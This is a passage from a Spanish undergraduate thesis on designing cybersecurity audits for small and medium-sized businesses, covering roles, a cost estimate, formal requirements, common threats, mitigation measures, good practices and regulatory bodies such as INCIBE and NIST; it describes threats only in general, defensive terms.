Analista/Desarrollador (Alumno)	Desarrollo del marco teórico
Analista/Desarrollador (Alumno)	Agrupación y redacción de requisitos previos para auditoría
Analista/Desarrollador (Alumno)	Identificación y documentación de normativas aplicables
Analista/Desarrollador (Alumno)	Creación de plan de auditoría propio
Analista/Desarrollador (Alumno)	Diseño de la metodología de auditoría
Analista/Desarrollador (Alumno)	Implementación práctica de la auditoría
Analista/Desarrollador (Alumno)	Ejecución del caso práctico
Analista/Desarrollador (Alumno)	Análisis de resultados y redacción del informe final
Jefe de proyecto (Tutor)	Asesoramiento en la selección del tema y enfoque del proyecto
Jefe de proyecto (Tutor)	Orientación y supervisión del trabajo del alumno
Jefe de proyecto (Tutor)	Organizar el desarrollo del caso práctico
Jefe de proyecto (Tutor)	Correcciones y evaluación del proyecto
Jefe de equipo (CTO de BeeHacker)	Proporcionar información técnica relevante y feedback
Jefe de equipo (CTO de BeeHacker)	Validación de la metodología y resultados del caso práctico

Fuente: Elaboración propia

### 2.4. Recursos

Los recursos necesarios para el desarrollo de la auditoría de ciberseguridad se dividen en tres categorías principales: recursos humanos, materiales y costos asociados. Cada una de estas categorías, se detalla en los siguientes apartados.

#### 2.4.1. Recursos Humanos

En virtud del documento oficial de la Junta de Andalucía [3], se establecen los costes por hora de los perfiles profesionales necesarios para la realización del proyecto.

Cuadro 2: Recursos Humanos

Recurso	Tipo	Costo por Hora
Director de Proyecto	Trabajo	63,75 €/h
Jefe de Equipo	Trabajo	53,55 €/h
Analista	Trabajo	47,17 €/h

Fuente: Elaboración propia

#### 2.4.2. Recursos Materiales

Cuadro 3: Recursos Materiales

Recurso	Tipo	Costo Unitario	Unidades	Costo Total
Impresora	Material	€50,00	1	€50,00
Disco Duro Externo	Material	€60,00	1	€60,00
Pen Drive	Material	€20,00	1	€20,00
Ordenador	Material	€600,00	1	€600,00
Herramientas Hacking	Material	€500,00	1	€500,00

Fuente: Elaboración propia

#### 2.4.3. Costos Asociados

Cuadro 4: Costos Asociados

Recurso	Tipo	Costo Total	Coste Estimado
Reserva de Contingencia	Costo	Variable	1000€
Licencias Software	Costo	Variable	100€

Fuente: Elaboración propia

## 2.5. Estimación de Costes

Considerando los recursos descritos anteriormente, se prevé que el **Analista** desempeñe un total de **300 horas de trabajo**, lo que supone un coste estimado de 14.151 €.

En cuanto al **Director de Proyecto**, se estima una dedicación de **20 horas** centradas en tareas de corrección, revisión y supervisión general del proyecto, lo que representa un coste de 1.275 €.

Respecto al **Jefe de Equipo**, se calcula un total de **10 horas** destinadas a la asistencia técnica y apoyo en el desarrollo de la auditoría, con un coste asociado de 535,50 €.

Además, es necesario considerar los **costos adicionales asociados** al proyecto, entre los que destacan una **reserva de contingencia** de 1.000 € para posibles imprevistos y el coste de las **licencias de software** necesarias, estimado en 100 €, lo que suma un total de 1.100 €.

En lo que respecta a los **recursos materiales**, se ha calculado un coste global de 1230 €, correspondiente a la adquisición de los elementos físicos indispensables para el desarrollo del trabajo.

Este cálculo corresponde a una **duración estimada del proyecto de 4 meses**, durante los cuales se prevé que los profesionales involucrados realicen las tareas planificadas dentro de las horas estipuladas.

**De esta manera, los costes totales estimados son los siguientes:**

Cuadro 5: Resumen de costes del proyecto

Concepto	Monto (€)
Recursos Humanos	15.961,50 €
Recursos Materiales	1230 €
Costos Asociados	1.100 €
<b>Total Estimado</b>	<b>18.291,50 €</b>

Fuente: Elaboración propia

## CAPÍTULO 3

---

# Requisitos formales

---

Una vez definido el contexto general del proyecto y delimitado su alcance, se establecen los requisitos formales necesarios para la correcta redacción y desarrollo del trabajo, estructurados en una tabla.

Dicha tabla recoge, los principales requisitos identificados para el desarrollo del proyecto, agrupados en distintas categorías. Para cada requisito se indica su fuente o parte interesada, el objetivo específico al que contribuye dentro del proyecto, y el criterio que permitirá validar su cumplimiento.

ID	Requisito	Categoría	Fuente / Interesado	Objetivo(s) del Proyecto	Criterio(s) de Aceptación
RF-01	Los documentos deben extraerse de Google Scholar para su citación.	Documentación e información	Estudiante	Establecer un marco teórico riguroso	Referencias académicas verificables
RF-02	Se recomienda utilizar publicaciones con una antigüedad no superior a 3 o 4 años.	Documentación e información	Tutor	Asegurar información actualizada	Año de publicación
RF-03	Todos los documentos consultados se citarán en formato APA.	Documentación e información	Universidad	Cumplir formato académico	Revisión de estilo
RF-04	Los documentos deben contener información relevante y actualizada sobre ciberseguridad en PYMES.	Documentación e información	Estudiante	Fundamentos del trabajo	Relevancia del contenido
RF-05	Elaborar una guía clara, comprensible y aplicable, orientada a perfiles no técnicos.	Documentación e información	Estudiante	Facilitar la adopción de buenas prácticas por parte de PYMEs	Guía redactada, revisada y publicada junto al informe
RF-06	Estudiar y desarrollar los fundamentos teóricos de la ciberseguridad.	Marco teórico	Estudiante / Tutor	Fundamentar teóricamente el análisis posterior	Redacción clara y coherente del marco teórico
RF-07	Las normativas deben ser oficiales y de libre acceso, proporcionadas por organismos reconocidos.	Normativas y certificaciones	Estudiante	Sostener la validez de la metodología	Fuentes oficiales citadas
RF-08	La metodología debe seguir requerimientos oficiales de ciberseguridad.	Propuesta de metodología de la auditoría	Estándares	Proponer metodología válida	Alineación con normativas y metodologías reconocidas
RF-09	Describir las implementaciones de hardware y software necesarias para proteger los sistemas.	Propuesta de metodología de la auditoría	Estudiante	Propuesta técnica clara	Herramientas identificadas y justificadas
RF-10	Descripción del sistema auditado, incluyendo modelo y vulnerabilidades.	Sobre el caso práctico	Estudiante	Documentar el contexto práctico	Información técnica recopilada
RF-11	Aplicación de la metodología en la PYME seleccionada.	Sobre el caso práctico	Estudiante	Validar la metodología propuesta	Aplicación práctica verificada
RF-12	Detalle de las pruebas realizadas y los riesgos detectados.	Sobre el caso práctico	Estudiante	Identificar amenazas y vulnerabilidades	Resultados documentados de las pruebas
RF-13	Redactar un informe final que contenga el análisis de riesgos, vulnerabilidades y propuestas de mejora.	Sobre el caso práctico	Estudiante	Sintetizar hallazgos y proponer soluciones	Informe estructurado y evaluado según criterios académicos
RF-14	Incluir un apartado final con los resultados generales del TFG.	Resultados	Tutor / Universidad	Sintetizar conclusiones y validar el proceso	Sección de resultados redactada y bien estructurada

Cuadro 6: Requisitos formales del proyecto

## CAPÍTULO 4

---

# Fundamentos teóricos para una auditoría de ciberseguridad en PYMEs

---

El presente marco teórico tiene como objetivo establecer una base sólida sobre los principios fundamentales de la ciberseguridad aplicados al contexto de las pequeñas y medianas empresas (PYMEs). A lo largo del capítulo se abordarán los principales riesgos y amenazas que enfrentan estas organizaciones en el entorno digital, así como planes de mitigación que ofrecen estrategias prácticas para reducir su exposición a ciberataques.

Posteriormente, se detallan las buenas prácticas recomendadas, distinguiendo entre aquellas que deben adoptar internamente las PYMEs y las que se aplican durante las auditorías de seguridad, contribuyendo así a un enfoque integral desde ambas perspectivas.

A continuación, se exponen las normativas nacionales y europeas más relevantes, que definen el marco legal y regulatorio que debe ser respetado por las PYMEs para asegurar la protección de sus activos digitales. Además, se presentan los estándares y metodologías de auditoría más reconocidos internacionalmente, para basar la propuesta de auditoría en algunos de ellos.

Finalmente, se describe las herramientas más usadas en auditorías de ciberseguridad y se dedica un último apartado para orientar a quienes deseen especializarse en ciberseguridad ofensiva, incluyendo las certificaciones profesionales más relevantes, organizadas por nivel de dificultad, que permiten diseñar un itinerario formativo progresivo y efectivo.

Esta exposición teórica sentará las bases para el desarrollo posterior de una pro-

puesta concreta de auditoría de ciberseguridad adaptada a las necesidades específicas de las PYMEs.

#### 4.1. Principales amenazas y riesgos para PYMEs

La ciberseguridad representa un desafío importante para muchas pequeñas y medianas empresas españolas. Según el informe de Hiscox [4], cerca del 50 % de las empresas en España sufrió algún tipo de ciberataque en 2023. Las PYMEs, en particular, son cada vez más objetivo de estos ataques debido a su limitada preparación en ciberseguridad. De hecho, solo el 61 % de las empresas con menos de 250 empleados se sienten seguras de su preparación en este sector.

El Instituto Nacional de Ciberseguridad (INCIBE) registró en 2022 un total de 118.000 incidentes de ciberseguridad, un 9 % más que el año anterior [5]. Una gran parte de estos incidentes afectaron a pequeñas y medianas empresas, y uno de cada tres se trató de una filtración de datos.

Aunque cada vez más PYMEs aumentan sus presupuestos en ciberseguridad y colaboran con empresas especializadas, muchas todavía optan por contratar a otras empresas especializadas para que se encarguen de gestionar sus servicios de ciberseguridad, por falta de personal y recursos internos. Esta externalización, debe complementarse con una adecuada cultura interna de seguridad, especialmente mediante la formación del personal.

Según PwC España [6], el 86 % de las organizaciones considera que sus empleados carecen de una cultura de ciberseguridad adecuada, lo que pone en pie la necesidad urgente de concienciación.

Entre las principales ciberamenazas que afectan a las PYMEs según la empresa de Software Treyder [7] se encuentran:

- **Malware:** El término engloba todo tipo de software malicioso diseñado para infiltrarse o dañar un sistema sin el consentimiento del usuario. Incluye virus, troyanos<sup>2</sup>, spyware<sup>3</sup> y especialmente ransomware, que cifra los datos del sistema y exige un rescate económico para su recuperación. Las PYMEs suelen ser víctimas de malware distribuido por correos adjuntos infectados o a través de enlaces maliciosos en páginas aparentemente legítimas. Además del daño económico, el malware puede provocar la pérdida permanente de datos, el control remoto de equipos y el espionaje corporativo.

<sup>2</sup>Software malicioso diseñado para hacerse pasar por una aplicación legítima y permitir el control remoto o el acceso no autorizado al sistema.

<sup>3</sup>Software diseñado para recopilar información del usuario o del sistema sin su conocimiento ni consentimiento.

La relevancia del malware como una de las principales ciberamenazas se refleja claramente en su evolución histórica. Tal y como muestra el informe de AV-TEST, la cantidad total de software malicioso (malware) y aplicaciones potencialmente no deseadas (PUA) ha experimentado un crecimiento exponencial en las últimas décadas, superando en 2024 los 1.500 millones de muestras registradas a nivel mundial. Este aumento constante evidencia que las amenazas digitales siguen sofisticándose y expandiéndose, afectando por igual a grandes empresas y a pequeñas organizaciones como las PYMEs.




Figura 2: Evolución histórica de la cantidad total de malware y PUA a nivel mundial.  
Fuente: AVTEST [2].

Aparte del malware, existen otras amenazas igualmente relevantes para las PYMEs, tal como se expone en el trabajo de Taipe-Yanez y Pallo-Tulmo [8], como son:

- **Phishing:** Consiste en técnicas de suplantación de identidad para engañar y obtener datos confidenciales, como contraseñas, credenciales bancarias o información sensible de clientes. Suele realizarse mediante correos electrónicos o mensajes falsificados que imitan a bancos, plataformas de pago o servicios tecnológicos conocidos. En las PYMEs, donde el nivel de concienciación en ciberseguridad suele ser limitado, el phishing representa una puerta de entrada frecuente a ataques más complejos, como el acceso remoto a sistemas o la instalación de malware.
- **Ataques de denegación de servicio (DDoS):** Este tipo de ataque busca hacer que los servidores, aplicaciones o sitios web de una empresa queden inoperativos mediante el envío masivo de peticiones falsas. Se trata de una sobrecarga intencionada de los recursos tecnológicos de la organización, que impide el funcionamiento normal de servicios clave. Aunque muchas veces se asocian a grandes empresas, las PYMEs también son objetivo, especialmente si ofrecen servicios di-

gitales o tiendas online. Un DDoS puede paralizar las operaciones durante horas o días, con pérdidas económicas importantes y daño reputacional.

- **Brechas de datos:** Ocurren cuando un atacante consigue acceder sin autorización a bases de datos internas, habitualmente mediante credenciales robadas, vulnerabilidades no parcheadas o ingeniería social. Estas brechas pueden afectar a información crítica como datos de clientes, contraseñas, información financiera o planes estratégicos. Para una PYME, una brecha de datos no solo puede suponer sanciones legales (por ejemplo, si no cumple con el Reglamento General de Protección de Datos (RGPD)), sino también pérdida de confianza por parte de clientes y socios.
- **Errores de configuración:** Son fallos humanos o técnicos al configurar correctamente sistemas, redes o aplicaciones. Por ejemplo, dejar puertos abiertos innecesarios, permitir contraseñas por defecto, o no establecer permisos adecuados. Estos errores abren puertas invisibles a los ciberatacantes y son especialmente comunes en entornos donde no existe un departamento de TI<sup>4</sup> dedicado. La falta de mantenimiento o revisión de estas configuraciones puede convertir una infraestructura aparentemente segura en un objetivo fácil.

Además de los vectores de ataque mencionados anteriormente, es importante considerar ciertos **riesgos estructurales** que afectan de manera particular a las PYMEs, aumentando su exposición frente a ciberataques. Según la empresa de seguridad digital GlobalSign, estos riesgos incluyen factores internos y operativos que suelen pasarse por alto en organizaciones de menor tamaño [9].

- **Falta de recursos de seguridad:** Muchas pequeñas empresas no cuentan con personal especializado en ciberseguridad (como un CISO<sup>5</sup> o un técnico en protección de datos), lo que dificulta la detección y respuesta ante incidentes.
- **Presupuestos limitados:** La inversión en ciberseguridad suele ser muy pobre frente a otras prioridades de negocio, lo que impide implementar soluciones de protección efectivas o actualizadas.
- **Falta de diseño seguro desde el inicio:** Al haber sido creadas por expertos en su sector y no por especialistas en tecnología, muchas PYMEs han desarrollado sus sistemas sin tener en cuenta principios de seguridad por defecto.

---

<sup>4</sup>Área responsable de gestionar los sistemas informáticos y tecnológicos de una organización, incluyendo la infraestructura, el soporte técnico, la ciberseguridad y el desarrollo o mantenimiento de software.

<sup>5</sup>CISO (Chief Information Security Officer) es el responsable de definir y supervisar la estrategia de seguridad de la información en una organización, así como de coordinar la respuesta ante incidentes y asegurar el cumplimiento normativo.

- **Ausencia de fondos de emergencia:** La falta de capacidad económica para hacer frente a pagos por rescates o pérdidas prolongadas de ingresos hace que las consecuencias de un ciberataque sean especialmente devastadoras.
- **Impacto operativo total ante incidentes graves:** Un ciberataque que provoque una filtración o la caída de sistemas puede detener completamente la actividad del negocio, ya que las PYMEs no suelen tener infraestructuras de respaldo.

Estos factores, sumados a una falsa sensación de anonimato (“somos demasiado pequeños para que nos ataquen”), aumentan considerablemente el riesgo de que las PYMEs se conviertan en blancos frecuentes y exitosos de los ciberdelincuentes. Implementar medidas preventivas y desarrollar una cultura de seguridad sólida resulta crucial para garantizar su continuidad.

Finalmente, para ilustrar en tiempo real la magnitud y frecuencia global de estos ataques y reforzar la importancia de adoptar medidas de seguridad, puede consultarse el mapa interactivo donde se muestran los ciberataques que se acontecen en tiempo real proporcionado por Fortinet [10].




Figura 3: Mapa global de ciberamenazas en tiempo real. Fuente: Fortinet [10].

## 4.2. Planes de Mitigación

Como destacan Viteri-Hernández y Avila-Pesantez en su revisión sistemática sobre seguridad en redes de proveedores de servicios de Internet [11], reducir los riesgos derivados de incidentes de ciberseguridad requiere implementar planes de mitigación efectivos, que incluyan medidas tanto técnicas como organizativas. Entre las principales técnicas destacan el uso de barreras preventivas como **firewalls<sup>6</sup>** y **filtros de red**, el control proactivo del tráfico mediante **monitoreo continuo** y la adopción de mecanismos de

<sup>6</sup>Dispositivo o software de seguridad que controla el tráfico de red entrante y saliente según un conjunto de reglas definidas, con el objetivo de impedir accesos no autorizados.

**autenticación y control de acceso robustos**, que permiten proteger adecuadamente los recursos sensibles.

Asimismo, es crucial integrar estrategias orientadas a fortalecer la cultura de ciberseguridad dentro de la organización mediante **programas continuos de concienciación y formación del personal**, así como establecer mecanismos sistemáticos para la **gestión de vulnerabilidades**, aplicación periódica de **actualizaciones y parches**, y asegurar la confidencialidad mediante el **cifrado del tráfico de datos**.

Finalmente, la planificación debe considerar también la preparación frente a incidentes mediante la implementación de procedimientos eficaces de **respaldo y recuperación de información** y fomentar una cooperación activa con la **comunidad de ciberseguridad** para enfrentar eficazmente amenazas emergentes.

En la siguiente tabla se resumen las principales medidas de mitigación recomendadas, junto con sus características y efectividad:

Cuadro 7: Medidas de mitigación y su efectividad.

<b>Medida de mitigación</b>	<b>Características</b>
Firewalls y filtros de red	Establecen barreras de protección, controlan el tráfico y bloquean accesos no autorizados. Efectivos ante intrusiones externas.
Monitoreo de red continuo	Permite la detección temprana de comportamientos anómalos y actividades sospechosas para una respuesta rápida.
Protección contra DDoS	Mitiga ataques de denegación de servicio distribuido, asegurando la continuidad operativa.
Actualizaciones y parches	Mantiene el software actualizado, cerrando vulnerabilidades conocidas y reduciendo el riesgo de explotación.
Autenticación y control de acceso	Implementa verificación de identidad y restricciones de acceso a recursos sensibles, previniendo accesos no autorizados.
Cifrado de tráfico	Protege la confidencialidad de los datos durante su transmisión entre servidores y usuarios.
Segmentación de red	Divide la red en zonas aisladas para limitar la propagación de amenazas internas.
Gestión de vulnerabilidades	Identifica y corrige debilidades de forma proactiva, fortaleciendo la postura de seguridad.
Educación en ciberseguridad	Capacita al personal en buenas prácticas y prevención de ataques como la ingeniería social.
Políticas de seguridad robustas	Define protocolos, responsabilidades y buenas prácticas para fomentar una cultura de seguridad.
Respaldo y recuperación de datos	Garantiza la disponibilidad y restauración ante pérdida de datos o ciberataques.
Colaboración con la comunidad de ciberseguridad	Facilita el intercambio de información y estrategias para enfrentar amenazas comunes.

**Fuente:** EXPLORACIÓN INTEGRAL DE LA SEGURIDAD EN REDES DE PROVEEDORES DE SERVICIOS DE INTERNET [11]

### 4.3. Buenas prácticas

Las buenas prácticas en el ámbito de la ciberseguridad constituyen un conjunto de acciones, políticas y medidas preventivas que buscan minimizar riesgos, proteger la información y garantizar la continuidad operativa ante posibles amenazas. En este apartado

se diferenciarán dos perspectivas clave: por un lado, las buenas prácticas que una PYME debe implementar de forma interna para fortalecer su seguridad digital; y por otro, aquellas prácticas recomendadas y seguidas durante las auditorías de ciberseguridad, las cuales permiten evaluar el estado real de la infraestructura tecnológica y proponer mejoras efectivas.

#### 4.3.1. Buenas prácticas en PYMES

La ciberseguridad en pequeñas y medianas empresas requiere un enfoque integral que combine herramientas, políticas, concienciación y planificación estratégica. Una única medida no es suficiente para garantizar la protección frente a las amenazas actuales. A continuación, se detallan algunas de las buenas prácticas más relevantes que una PYME debe adoptar para construir un entorno digital más seguro, según las recomendaciones de expertos [9]:

- **Documentación de procesos y protocolos:** Muchas PYMEs asignan a una sola persona la responsabilidad de la configuración y gestión de la seguridad informática. Sin embargo, esto supone un riesgo si esa persona abandona la empresa, ya que el conocimiento no queda registrado. Documentar todos los procesos, configuraciones y políticas de seguridad permite mantener la continuidad operativa, facilita auditorías internas y evita que la salida de personal clave comprometa la seguridad.
- **Contrasenñas seguras y autenticación multifactorial (MFA):** El uso de contraseñas débiles es una de las principales vulnerabilidades explotadas por los atacantes. Se recomienda utilizar contraseñas largas (mínimo 12 caracteres), con combinación de letras, números y símbolos especiales. Además, es esencial implementar mecanismos de autenticación de doble factor (por ejemplo, mediante contraseña y huella dactilar, o código de un solo uso vía SMS), lo que añade una capa adicional de protección frente a accesos no autorizados.
- **Formación continua de los empleados:** Los empleados suelen ser tanto la primera como la última línea de defensa ante ciberataques. Sin una formación adecuada, es más probable que caigan en fraudes por correo electrónico, enlaces maliciosos o campañas de phishing dirigidas. Las PYMEs deben establecer programas de concienciación en ciberseguridad que incluyan formación sobre detección de amenazas, políticas de uso de dispositivos personales, buenas prácticas en navegación, y respuesta ante incidentes.
- **Enfoque de seguridad por capas (defensa en profundidad):** La protección de los sistemas debe estar basada en múltiples niveles de seguridad que actúen de forma coordinada. Entre las medidas recomendadas se incluyen: antivirus y antispyware actualizados, configuración adecuada del firewall, control de accesos,

cifrado de los datos en tránsito y en reposo, y uso de firmas digitales para garantizar la integridad de los documentos. Esta arquitectura de defensa en profundidad mejora la resiliencia frente a ataques dirigidos o automatizados.

- **Copias de seguridad regulares y distribuidas:** Las copias de seguridad son fundamentales para asegurar la recuperación de datos tras incidentes como ransomware, fallos de hardware o errores humanos. Se recomienda realizar copias frecuentes, almacenarlas en diferentes ubicaciones (local, nube o dispositivos externos), y verificar periódicamente que pueden restaurarse correctamente. Esta práctica sencilla puede marcar la diferencia entre la continuidad del negocio o la pérdida irreversible de información crítica.

#### 4.3.2. Buenas prácticas en auditorías de ciberseguridad

Las auditorías son procesos estructurados que permiten evaluar el estado de la seguridad informática de una organización. Para que sean eficaces, deben llevarse a cabo bajo un conjunto de buenas prácticas que garanticen no solo la calidad técnica del análisis, sino también la ética profesional, la trazabilidad de los hallazgos y la aplicabilidad de las recomendaciones. Seguidamente, se describen las principales buenas prácticas que deben seguirse durante una auditoría de ciberseguridad:

- **Definición clara del alcance:** Antes de iniciar cualquier auditoría, es fundamental delimitar qué sistemas, redes, aplicaciones, ubicaciones y personas serán objeto de evaluación. Un alcance bien definido evita malentendidos, asegura que los recursos estén disponibles y permite centrar los esfuerzos en los activos más críticos.
- **Formalización mediante acuerdos previos:** Toda auditoría debe comenzar con la firma de acuerdos de confidencialidad (NDA) y documentos de autorización por parte de la empresa auditada. Esto garantiza que el proceso se realice dentro del marco legal y ético, y protege tanto al auditor como a la organización.
- **Aplicación de metodologías reconocidas:** Las auditorías deben basarse en estándares y marcos metodológicos ampliamente aceptados, como PTES (Penetration Testing Execution Standard), OSSTMM (Open Source Security Testing Methodology Manual), o las guías del NIST (por ejemplo, SP 800-115). Esto asegura un enfoque sistemático, riguroso y alineado con las mejores prácticas internacionales.
- **Uso controlado de herramientas especializadas:** El empleo de herramientas debe realizarse de forma responsable, en entornos previamente autorizados, y con medidas que minimicen posibles interrupciones del servicio. Se recomienda documentar cada herramienta utilizada, junto con su propósito y los resultados obtenidos.

- **Documentación exhaustiva de hallazgos:** Cada vulnerabilidad o debilidad detectada debe registrarse con claridad, incluyendo una descripción técnica, nivel de riesgo, posible impacto y evidencias que lo respalden. Esta documentación será esencial para la elaboración del informe final.
- **Informe técnico y ejecutivo:** El resultado de la auditoría debe presentarse en dos formatos: uno técnico, dirigido al personal de sistemas, y otro ejecutivo, accesible para la dirección de la empresa. Ambos informes deben incluir un plan de acción priorizado y recomendaciones específicas y viables.
- **Propuesta de mejora continua:** La auditoría no debe verse como un fin en sí misma, sino como parte de un proceso de mejora continua. Es importante que el informe incluya sugerencias para establecer controles recurrentes, políticas de seguridad y mecanismos de revisión periódica.
- **Ética profesional y confidencialidad:** Durante todo el proceso, el equipo auditor debe actuar con responsabilidad, integridad y confidencialidad. Cualquier hallazgo crítico debe comunicarse de inmediato a los responsables de seguridad de la organización, sin esperar al informe final.

#### 4.4. Marco Regulatorio y Metodológico en Ciberseguridad

La ciberseguridad se ha consolidado como un pilar esencial para la protección de los activos digitales, tanto en el ámbito público como privado. En un entorno cada vez más digitalizado y expuesto a riesgos tecnológicos, contar con un marco normativo sólido y con metodologías contrastadas resulta imprescindible para garantizar la integridad, confidencialidad y disponibilidad de la información. Esta sección presenta los principales organismos encargados de regular y supervisar la ciberseguridad en España, así como las metodologías empleadas en auditorías y evaluaciones técnicas. Comprender este marco es clave para aplicar buenas prácticas y actuar conforme a los estándares exigidos a nivel nacional y europeo.

##### 4.4.1. Organismos Reguladores en Ciberseguridad

En España, diversos organismos desempeñan un papel clave en la regulación, supervisión y fomento de la ciberseguridad. Entre ellos destacan:

##### **Instituto Nacional de Ciberseguridad (INCIBE)**

Es una entidad pública de referencia nacional en materia de ciberseguridad, vinculada al Ministerio de Asuntos Económicos y Transformación Digital, a través de la Se-

cretaría de Estado de Digitalización e Inteligencia Artificial. INCIBE desempeña un papel esencial en el impulso de la ciberseguridad en España, especialmente orientado al sector empresarial. [12]

Los pilares fundamentales sobre los que se estructura la actividad de esta organización son:

- **Protección, Prevención y Reacción** ante incidentes de ciberseguridad.
- **Investigación** y desarrollo de tecnologías aplicadas a la seguridad.
- **Generación de inteligencia** para anticipar amenazas y vulnerabilidades.
- **Mejora de servicios** y capacidades en ciberseguridad.
- **Colaboración activa** con entidades públicas y privadas para reforzar el ecosistema de seguridad digital.



Figura 4: Pilares fundamentales de INCIBE. Fuente: INCIBE [12].

## **Centro Nacional de Inteligencia (CNI)**

Es el organismo responsable de proporcionar al Gobierno información y análisis necesarios para prevenir y contrarrestar cualquier amenaza contra la soberanía, integridad y seguridad nacional, incluyendo las de naturaleza cibernética. A través de estrategias de inteligencia y cooperación con otras agencias, tanto nacionales como internacionales, el CNI participa activamente en la defensa frente a ciberamenazas que puedan poner en riesgo los intereses fundamentales del país. [13]

## **Centro Criptológico Nacional (CCN-CERT)**

Forma parte del Centro Nacional de Inteligencia (CNI) y actúa como el equipo de respuesta a incidentes de ciberseguridad para las administraciones públicas y entidades que gestionan infraestructuras críticas. Su función principal es prevenir, detectar y

responder a ciberamenazas que puedan comprometer los sistemas del sector público español. Además, el CCN-CERT emite guías técnicas, alertas, buenas prácticas y herramientas diseñadas para aumentar la capacidad defensiva del Estado ante ciberincidentes. [14]

### **Agencia Española de Protección de Datos (AEPD)**

Autoridad independiente encargada de supervisar el cumplimiento del Reglamento General de Protección de Datos (RGPD) y la Ley Orgánica 3/2018 (LOPD-GDD), además de ofrecer orientación y recursos a organizaciones para gestionar datos personales de manera segura [15].

#### **4.4.2. Otros Organismos Internacionales**

Además, existen organismos internacionales relevantes cuya influencia en ciberseguridad tiene alcance global, incluidos España y Europa:

### **National Institute of Standards and Technology (NIST)**

Es una agencia federal estadounidense que desarrolla estándares, directrices y mejores prácticas en ciberseguridad. Reconocido a nivel internacional, el NIST ha establecido marcos de referencia ampliamente adoptados por organizaciones públicas y privadas para gestionar eficazmente los riesgos asociados a la seguridad digital [16].

Uno de sus marcos más influyentes es el **NIST Cybersecurity Framework (CSF)**, una guía estructurada para que cualquier organización pueda identificar, proteger, detectar, responder y recuperar frente a ciberincidentes. Este modelo se basa en cinco funciones clave:

1. **Identificar (Identify)**: comprender el entorno organizativo, sus activos y riesgos para establecer un enfoque de gestión de seguridad adecuado.
2. **Proteger (Protect)**: desarrollar y aplicar medidas de salvaguarda para limitar o contener el impacto de un incidente.
3. **Detectar (Detect)**: implementar actividades que permitan identificar de forma oportuna la ocurrencia de eventos de ciberseguridad.
4. **Responder (Respond)**: tomar medidas para contener el impacto de un evento detectado, mediante planes, comunicaciones, análisis y mitigación.

5. **Recuperar (Recover)**: restaurar las capacidades afectadas para garantizar la continuidad del negocio tras un incidente.



Figura 5: Funciones del Marco de Ciberseguridad de NIST. Fuente: DEVICE42 Company [17].

Este enfoque es adaptable y escalable, y ha sido adoptado no solo en Estados Unidos, sino también en muchos países como referencia para desarrollar políticas nacionales de ciberseguridad y estándares corporativos.

Otra pieza fundamental desarrollada por esta entidad es la **serie NIST Special Publications 800 (SP 800)**, que comprende más de 130 documentos gratuitos disponibles para descarga, en los que se describen políticas, procedimientos y directrices sobre ciberseguridad, evaluaciones de riesgos, controles técnicos y auditoría. Esta colección se considera una de las fuentes más completas y detalladas en materia de seguridad de la información. [18]

Dentro de esta serie, se encuentran guías ampliamente reconocidas como la NIST SP 800-53 (controles de seguridad y privacidad) o la SP 800-115 (metodología para pruebas técnicas de seguridad). En capítulos posteriores, se seleccionarán y adaptarán varias de estas metodologías como base para diseñar nuestra propia propuesta de auditoría adaptada al contexto de PYMEs.

### SANS Institute (SysAdmin, Audit, Networking, and Security Institute)

Es una de las organizaciones más reconocidas a nivel mundial en el ámbito de la ciberseguridad. Su objetivo principal es proporcionar formación avanzada y especializada en seguridad informática a profesionales, empresas y organismos públicos. [19]

Además de sus programas de formación, SANS es responsable de desarrollar y mantener recursos ampliamente utilizados en la industria, como el Top 20 Critical Security

